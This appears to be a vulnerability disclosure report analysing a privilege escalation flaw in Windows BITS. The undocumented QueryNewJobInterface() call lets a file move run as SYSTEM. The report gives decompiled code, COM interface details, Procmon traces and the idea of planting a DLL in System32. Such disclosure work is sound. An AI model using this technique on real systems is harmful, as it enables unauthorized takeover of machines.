Vulnerability Report

Microsoft Windows BITS Arbitrary File Move Local Privilege Escalation

1 Executive Summary

Platform	Windows 10 WIP (`19033.1.amd64fre.vb_release.191123-1729`)
Affected Component	Background Intelligent Transfer Service
Type of Vulnerability	Arbitrary File Move
Impact	Elevation of Privilege

This vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.

The specific flaw exists within the Background Intelligent Transfer Service, which client processes can leverage to schedule background file download and upload jobs. To do so, it uses COM to expose a "Control Class", which has evolved over the years through several iterations.

Clients using the "Legacy Control Class" can use the undocumented "QueryNewJobInterface()" method to convert an existing job to the newest version. The problem is that this call is performed by the BIT service without impersonation. Therefore, clients may get the ability to perform local file operations in the context of NT AUTHORITY\SYSTEM.

2 Root Cause Analysis

For this demonstration, I will be using a virtual machine running a fully updated (2019-11) installation of Windows 10 Pro 64-bits. The WIP Fast Ring version will be used for the demonstration of the PoC and the Exploit at the end of this report.

```
Command Prompt

C:\Users\lab-user>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18362 N/A Build 18362

C:\Users\lab-user>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    18362.1.amd64fre.19h1_release.190318-1202
```

Figure 1: System information

Unless specified otherwise, everything that is described in this report will be done in the context of a low-privileged user account (`lab-user` in this case).

```
Command Prompt

C:\Users\lab-user>whoami
desktop-d63nq2f\lab-user

C:\Users\lab-user>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
lab-admin
The command completed successfully.
```

Figure 2: Current user privileges

2.1 COM Classes and Interfaces

The Background Intelligent Transfer Service exposes several COM objects.



Figure 3: COM Objects exposed by the BIT Service

Here, we will focus on the **Background Intelligent Transfer (BIT) Control Class 1.0** and the **Legacy BIT Control Class** and their main interfaces, which are respectively `IBackgroundCopyManager` and `IBackgroundCopyMgr`.



Figure 4: Interfaces exposed by the BIT Control Class 1.0



Figure 5: Interfaces exposed by the legacy BIT Control class

The BIT Control Class 1.0 works as follows:

1) You must create an instance of the **BIT Control class** (CLSID: `4991D34B-80A1-4291-83B6-3328366B9097`) and request a pointer to the `IBackgroundCopyManager` interface with `CoCreateInstance`.
2) Then, you can create a "job" with a call to `IBackgroundCopyManager->`**`CreateJob()`** to get a pointer to the `IBackgroundCopyJob` interface.
3) Then, you can add file(s) to the job with a call to `IBackgroundCopyJob->`**`AddFile()`**. This takes two parameters: a URL and a local file path. The URL can also be a UNC path.
4) Finally, since the job is created in a "suspended" state, you have to call `IBackgroundCopyJob->`**`Resume()`** and `IBackgroundCopyJob->`**`Complete()`** when the state of the job is "transferred".

Although the BIT service runs as `NT AUTHORITY\SYSTEM`, all these operations are performed while impersonating the RPC client so no elevation of privilege is possible here.

The Legacy Control Class works a bit different. An extra step is required at the beginning of the process.

1) You must create an instance of the **Legacy BIT Control Class** (CLSID: `69AD4AEE-51BE-439B-A92C-86AE490E8B30`) and request a pointer to the `IBackgroundCopyQMgr` interface with `CoCreateInstance()`.
2) Then, you can create a "group" with a call to `IBackgroundCopyQMgr->`**`CreateGroup()`** to get a pointer to the `IBackgroundCopyGroup` interface.
3) Then, you can create a "job" with a call to `IBackgroundCopyGroup->`**`CreateJob()`** to get a pointer to the `IBackgroundCopyJob1` interface.
4) Then, you can add file(s) to the "job" with a call to `IBackgroundCopyJob1->`**`AddFiles()`**, which takes a `FILESETINFO` structure as a parameter.
5) Finally, since the job is created in a "suspended" state, you have to call `IBackgroundCopyJob1->`**`Resume()`** and `IBackgroundCopyJob1->`**`Complete()`** when the state of the job is "transferred".

Once again, although the BIT service runs as `NT AUTHORITY\SYSTEM`, all these operations are performed while impersonating the RPC client so no elevation of privilege is possible here either.

The use of these two COM classes and their interfaces is well documented on MSDN here and here. However, while trying to understand how the `IBackgroundCopyGroup` interface worked, I noticed some differences between the methods listed on MSDN and its actual Proxy definition.

The documentation of the `IBackgroundCopyGroup` interface is available here. According to this resource, it has 13 methods.

When viewing the proxy definition of this interface with *OleViewDotNet*, we can see that it actually has 15 methods.

```
[Guid("1ded80a7-53ea-424f-8a04-17fea9adc4f5")]
interface IBackgroundCopyGroup : IUnknown {
    HRESULT Proc3(/* Stack Offset: 8 */ [In] /* ENUM16 */ int p0, /* Stack Offset: 16 */ [Out] VARIANT* p1);
    HRESULT Proc4(/* Stack Offset: 8 */ [In] /* ENUM16 */ int p0, /* Stack Offset: 16 */ [In] VARIANT* p1);
    HRESULT Proc5(/* Stack Offset: 8 */ [In] int p0, /* Stack Offset: 16 */ [Out] int* p1);
    HRESULT Proc6(/* Stack Offset: 8 */ [Out] int* p0, /* Stack Offset: 16 */ [Out] int* p1);
    HRESULT Proc7(/* Stack Offset: 8 */ [In] GUID* p0, /* Stack Offset: 16 */ [Out] IBackgroundCopyJob1** p1);
    HRESULT Proc8();
    HRESULT Proc9();
    HRESULT Proc10();
    HRESULT Proc11(/* Stack Offset: 8 */ [Out] int* p0);
    HRESULT Proc12(/* Stack Offset: 8 */ [Out] GUID* p0);
    HRESULT Proc13(/* Stack Offset: 8 */ [In] GUID* p0, /* Stack Offset: 16 */ [Out] IBackgroundCopyJob1** p1);
    HRESULT Proc14(/* Stack Offset: 8 */ [In] int p0, /* Stack Offset: 16 */ [Out] IEnumBackgroundCopyJobs1** p1);
    HRESULT Proc15();
    HRESULT Proc16(/* Stack Offset: 8 */ [In] GUID* p0, /* Stack Offset: 16 */ [Out] /* iid_is param offset: 8 */ IUnknown** p1);
    HRESULT Proc17(/* Stack Offset: 8 */ [In] GUID* p0, /* Stack Offset: 16 */ [In] IUnknown* p1);
}
```

Figure 6: Proxy definition of the IBackgroundCopyGroup interface

`Proc3` to `Proc15` match the methods listed in the documentation but `Proc16` and `Proc17` are not documented.

Thanks to the documentation, we know that the corresponding header file is `Qmgr.h`. If we open this file, we should be able to get an accurate list of all the methods that are available on this interface.

Indeed, we can see the two undocumented methods: `QueryNewJobInterface()` and `SetNotificationPointer()`.

```

        virtual HRESULT STDMETHODCALLTYPE CreateJob(
            /* [in] */ GUID guidJobID,
            /* [out] */ __RPC__deref_out_opt IBackgroundCopyJob1 **ppJob) = 0;

        virtual HRESULT STDMETHODCALLTYPE EnumJobs(
            /* [in] */ DWORD dwFlags,
            /* [out] */ __RPC__deref_out_opt IEnumBackgroundCopyJobs1 **ppEnumJobs) = 0;

        virtual HRESULT STDMETHODCALLTYPE SwitchToForeground( void) = 0;

        virtual HRESULT STDMETHODCALLTYPE QueryNewJobInterface(
            /* [in] */ __RPC__in REFIID iid,
            /* [iid_is][out] */ __RPC__deref_out_opt IUnknown **pUnk) = 0;

        virtual HRESULT STDMETHODCALLTYPE SetNotificationPointer(
            /* [in] */ __RPC__in REFIID iid,
            /* [in] */ __RPC__in_opt IUnknown *pUnk) = 0;
```

2.2 The Vulnerable Method

Thanks to *OleViewDotNet*, we know that the `IBackgroundCopyQMgr` interface is implemented in the `qmgr.dll` DLL so, we can open it in IDA and see if we can find more information about the `IBackgroundCopyGroup` interface and the two above undocumented methods.

IPID:	0000081D-01C4-0000-41AF-6DDD3D191D74
IID:	16F41C69-09F5-41D2-8CD8-3C08C47BC8A8
Flags:	IPIDF_SERVERENTRY
Interface:	0x212C515A050
Stub:	0x212C57675F0
OXID:	000001C4-0000-0000-3C83-7ABDCBFFBF82
References:	Strong: 240, Weak: 0, Private: 0
PID:	452
STA HWND	0xFFFF000E01000203

Index	Method Name	Address	Symbol	Parameters
0	QueryInterface	qmgr+0xFD4D0	Microsoft::WRL::Details::RuntimeClassImpl<Microsoft::WRL::RuntimeClassFlags<2>,1,0,0,IBackgroundCopyQMgr>::QueryInterface	3
1	AddRef	qmgr+0x4B860	Microsoft::WRL::Details::RuntimeClassImpl<Microsoft::WRL::RuntimeClassFlags<2>,1,0,0,IBackgroundCopyError>::AddRef	0
2	Release	qmgr+0xFD800	Microsoft::WRL::Details::RuntimeClassImpl<Microsoft::WRL::RuntimeClassFlags<2>,1,0,0,IBackgroundCopyQMgr>::Release	0
3	CreateGroup	qmgr+0xFA1B0	COldQmgrInterface::CreateGroup	2
4	GetGroup	qmgr+0xFB960	COldQmgrInterface::GetGroup	2
5	EnumGroups	qmgr+0xFAB30	COldQmgrInterface::EnumGroups	2

Figure 7: OleViewDotNet - Properties of the IBackgroundCopyQMgr interface

The `QueryNewJobInterface()` method requires 1 parameter: an interface identifier (`REFIID iid`) and returns a pointer to an interface (`IUnknown **pUnk`).

The prototype of the function is as follows:

```
virtual HRESULT QueryNewJobInterface(REFIID iid, IUnknown **pUnk)
```

```
locOutIUknown = argOutIUnknown;
locInGuid = argInGuid;
v5 = this;
if ( (EVENT_LOG **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 1 )
  WPP_SF__guid_(
    *((_QWORD *)WPP_GLOBAL_Control + 2),
    38i64,
    &WPP_ebe90a50c9de31ca3dcc0e9af9f3aded_Traceguids,
    argInGuid);
CLockedWritePointer<CFile,1073741824>::CLockedWritePointer<CFile,1073741824>(&v12, *((_QWORD *)v5 + 2));
v6 = *(_QWORD *)&locInGuid->Data1 - *(_QWORD *)&GUID_37668d37_507e_4160_9316_26306d150b12.Data1;
if ( *(_QWORD *)&locInGuid->Data1 == *(_QWORD *)&GUID_37668d37_507e_4160_9316_26306d150b12.Data1 )
  v6 = *(_QWORD *)&locInGuid->Data4[0] - *(_QWORD *)&GUID_37668d37_507e_4160_9316_26306d150b12.Data4[0];
if ( v6 )
{
  if ( (EVENT_LOG **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control )
  {
    if ( *((_BYTE *)WPP_GLOBAL_Control + 28) & 4 )
      WPP_SF_(*((_QWORD *)WPP_GLOBAL_Control + 2), 39i64, &WPP_ebe90a50c9de31ca3dcc0e9af9f3aded_Traceguids);
  }
  *locOutIUknown = 0i64;
  TaskScheduler::UnlockWriter((struct TaskSchedulerWorkItem *)((char *)g_Manager + 520));
  ScopedWatchdogTimer::~ScopedWatchdogTimer((ScopedWatchdogTimer *)&v13);
  result = 0x80004001i64;                     // 0x80004001 = Not implemented   2
}
else
{
  CJob::GetJobExternal(v12, &v14);   3
  v8 = (struct IUnknown *)v14;
  v14 = 0i64;
  *locOutIUknown = v8;
  if ( (EVENT_LOG **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 1 )
    WPP_SF_(*((_QWORD *)WPP_GLOBAL_Control + 2), 40i64, &WPP_ebe90a50c9de31ca3dcc0e9af9f3aded_Traceguids);
  TaskScheduler::UnlockWriter((struct TaskSchedulerWorkItem *)((char *)g_Manager + 520));
  ScopedWatchdogTimer::~ScopedWatchdogTimer((ScopedWatchdogTimer *)&v13);
  result = 0i64;
}
return result;
}
```

Figure 8: Pseudo-code of QueryNewJobInterface()

First, the input GUID (Interface ID) is compared against a hardcoded value (1): `37668d37-507e-4160-9316-26306d150b12`. If it doesn't match, then the function returns the error code `0x80004001` (2) – "Not implemented". Otherwise, it calls the `GetJobExternal()` function from the `CJob` class (3).

The hardcoded GUID value (`37668d37-507e-4160-9316-26306d150b12`) is interesting. It's the value of `IID_IBackgroundCopyJob`. We can find it in the `Bits.h` header file.

```
EXTERN_C const IID IID_IBackgroundCopyJob;

#if defined(__cplusplus) && !defined(CINTERFACE)

    MIDL_INTERFACE("37668d37-507e-4160-9316-26306d150b12")
    IBackgroundCopyJob : public IUnknown
    {
    public:
        virtual HRESULT STDMETHODCALLTYPE AddFileSet(
            /* [in] */ ULONG cFileCount,
            /* [size_is][in] */ __RPC__in_ecount_full(cFileCount) BG_FILE_INFO *pFileSet) = 0;

        virtual HRESULT STDMETHODCALLTYPE AddFile(
            /* [in] */ __RPC__in LPCWSTR RemoteUrl,
            /* [in] */ __RPC__in LPCWSTR LocalName) = 0;

        virtual HRESULT STDMETHODCALLTYPE EnumFiles(
            /* [out] */ __RPC__deref_out_opt IEnumBackgroundCopyFiles **pEnum) = 0;
```

Figure 9: Bits.h - IBackgroundCopyJob interface

2.3 The Arbitrary File Move Vulnerability

Before going any further into the reverse engineering process, we could make an educated guess based on the few information that was collected.

- The name of the undocumented method is `QueryNewJobInterface()`.
- It's implemented within the `IBackgroundCopyGroup` interface of the Legacy BIT Control Class.
- The GUID of the "new" `IBackgroundCopyJob` interface is involved.

Therefore, we may assume that the purpose of this function is to get an interface pointer to the "new" `IBackgroundCopyJob` interface from the Legacy Control Class.

In order to verify this assumption, I created an application that does the following:

1) It creates an instance of the Legacy Control Class and gets a pointer to the `IBackgroundCopyQMgr` interface.
2) It creates a new group with a call to `IBackgroundCopyQMgr->CreateGroup()` to get a pointer to the `IBackgroundCopyGroup` interface.
3) It creates a new job with a call to `IBackgroundCopyGroup->CreateJob()` to get a pointer to the `IBackgroundCopyJob1` interface.
4) It adds a file to the job with a call to `IBackgroundCopyJob1->AddFiles()`.
5) It calls the `IBackgroundCopyGroup->QueryNewJobInterface()` method and **gets a pointer to an unknown interface** but we will assume that it's an **`IBackgroundCopyJob` interface**.
6) It finally resumes and complete the job by **calling `Resume()` and `Complete()` on the `IBackgroundCopyJob`** instead of the `IBackgroundCopyJob1` interface.

In this application, the target URL is `\\127.0.0.1\C$\Windows\System32\drivers\etc\hosts` and the local file is `C:\Temp\test.txt`.

Then, I analyzed the behavior of the BIT service with *Procmon*.

First, we can see that the service creates a TMP file in the target directory and tries to open the local file that was given as an argument, while impersonating the current user.



Figure 10: BITS creates a TMP file

Then, once we call the `Resume()` function, the service starts reading the target file `\\127.0.0.1\C$\Windows\System32\drivers\etc\hosts` and writes its content to the TMP file `C:\Temp\BITF046.tmp`, still while impersonating the current user as expected.



Figure 11: BITS copies the content of the target file to the local file

Finally, the TMP file is renamed as `test.txt` with a call to `MoveFileEx()`. However, **the current user isn't impersonated** anymore when this happens, meaning that the file move operation is done in the context of `NT AUTHORITY\SYSTEM` this time.



Figure 12: BITS renames the TMP file

The following screenshot confirms that the `SetRenameInformationFile` call originated from the Win32 `MoveFileEx()` function.



Figure 13: Procmon - MoveFileEx() call as SYSTEM

This arbitrary file move as `SYSTEM` results in an Elevation of Privilege. By moving a specifically crafted DLL to the `System32` folder, a regular user can execute arbitrary code in the context of `NT AUTHORITY\SYSTEM` as we will see in the final PoC/Exploit part.

2.4 Finding the Flaw

Before trying to find the flaw in the `QueryNewJobInterface()` function itself, I first tried to understand how the "standard" `CreateJob()` method worked.

The `CreateJob()` method of the `IBackgroundCopyGroup` interface is implemented in the `COldGroupInterface` class on server side.

```
int __fastcall COldGroupInterface::CreateJob(COldGroupInterface *this, struct _GUID *a2, struct IBackgroundCopyJob1 **a3)
{
  struct IBackgroundCopyJob1 **v3; // rdi@1
  struct _GUID *v4; // rsi@1
  COldGroupInterface *v5; // rbx@1
  int result; // eax@1
  __int64 v7; // rax@2
  _QWORD v8[2]; // [sp+30h] [bp-18h]@2

  v3 = a3;
  v4 = a2;
  v5 = this;
  result = CheckServerInstance();
  if ( result >= 0 )
  {
    _mm_storeu_si128((__m128i *)v8, *(__m128i *)v4);
    v7 = *(_QWORD *)(*(_QWORD *)v5 + 232i64);
    result = _guard_dispatch_icall_fptr(v5, v8, v3);
    _InterlockedDecrement(&g_cCalls);
  }
  return result;
}
```

Figure 14: IDA - COldGroupInterface::CreateJob()

This function calls the `CreateJobInternal()` method of the same class if I'm not mistaken.

```
v15 = -2i64;
v3 = a3;
v4 = this;
v13 = this;
v14 = a3;
CLockedWritePointer<CFile,1073741824>::CLockedWritePointer<CFile,1073741824>(&v16, *((_QWORD *)this + 2));
if ( (EVENT_LOG **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 8 )
  WPP_SF_q_guid_(*((_QWORD *)WPP_GLOBAL_Control + 2));
*v3 = 0i64;
v5 = CLockedJobWritePointer::ValidateAccess((CLockedJobWritePointer *)&v16);
if ( v5 < 0 )
{
  v19 = 0i64;
  v20 = 0i64;
```

Figure 15: IDA - COldGroupInterface::CreateJobInternal()

This function starts by invoking the `ValidateAccess()` method of the `CLockedJobWritePointer` class, which calls the `CheckClientAccess()` method of the `CJob` class.

```
__int64 __fastcall CLockedJobWritePointer::ValidateAccess(CLockedJobWritePointer *this)
{
  CJob **v1; // rdi@1
  __int32 v2; // ebx@1

  v1 = (CJob **)this;
  v2 = CJob::CheckClientAccess(*(CJob **)this, 0x40000000u, 0i64, 0i64);
  if ( v2 >= 0 )
    CJob::UpdateLastAccessTime(*v1);
  return (unsigned int)v2;
}
```

Figure 16: IDA - CLockedJobWritePointer::ValidateAccess

The `CheckClientAccess()` method is where the token of the user is checked and is applied to the current thread for impersonation.

Once all these functions return, the execution flow goes back to the `CreateJobInternal()` method, which calls the `GetOldJobExternal()` method of the `CJob` class and returns a pointer to the `IBackgroundCopyJob1` interface to the client

```
v7 = CJob::GetOldJobExternal(v16, &v12);
v8 = v7;
v9 = (struct IBackgroundCopyJob1 *)*v7;
*v8 = 0i64;
*v3 = v9;
Microsoft::WRL::ComPtr<IUnknown>::InternalRelease(&v12);
*(_BYTE *)(v16 + 1384) = 1;
if ( (EVENT_LOG **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 8 )
{
  v10 = *v3;
  WPP_SF_qDq(*((_QWORD *)WPP_GLOBAL_Control + 2), 33i64, &WPP_ebe90a50c9de31ca3dcc0e9af9f3aded_Traceguids, v4);
}
TaskScheduler::UnlockWriter((struct TaskSchedulerWorkItem *)((char *)g_Manager + 520));
ScopedWatchdogTimer::~ScopedWatchdogTimer((ScopedWatchdogTimer *)&v17);
return 0i64;
```

Figure 17: IDA - Interface pointer returned to the client

The calls can be summarized as follows:

```
(CLIENT) IBackgroundCopyGroup->CreateJob()
   |
   v
(SERVER) COldGroupInterface::CreateJob()
         |__ COldGroupInterface::CreateJobInternal()
             |__ CLockedJobWritePointer::ValidateAccess()
             |   |__ CJob::CheckClientAccess()            // Client impersonation
             |__ CJob::GetOldJobExternal()                // IBackgroundCopyJob1* returned
```

Now that we know how the `CreateJob()` method works overall, we can go back to the reverse engineering of the `QueryNewJobInterface()` method.

We already saw that if the supplied `GUID` matches `IID_IBackgroundCopyJob`, the following piece of code is executed.

```
else
{
  CJob::GetJobExternal(v13, &v15);
  v9 = (struct IUnknown *)v15;
  v15 = 0i64;
  *locOutIUknown = v9;
  if ( (EVENT_LOG **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 1 )
    WPP_SF_(*((_QWORD *)WPP_GLOBAL_Control + 2), 40i64, &WPP_ebe90a50c9de31ca3dcc0e9af9f3aded_Traceguids);
  TaskScheduler::UnlockWriter((struct TaskSchedulerWorkItem *)((char *)g_Manager + 520));
  ScopedWatchdogTimer::~ScopedWatchdogTimer((ScopedWatchdogTimer *)&v14);
  result = 0i64;
}
return result;
}
```

Figure 18: IDA - COldGroupInterface::QueryNewJobInterface()

That's where the new interface pointer is queried and returned to the client with an immediate call to `CJob::GetExternalJob()`. Therefore, it can simply be summarized as follows:

```
(CLIENT) IBackgroundCopyGroup->QueryNewJobInterface()
   |
   V
(SERVER) COldGroupInterface::QueryNewJobInterface()
         |__ CJob::GetJobExternal()                        // IBackgroundCopyJob* returned
```

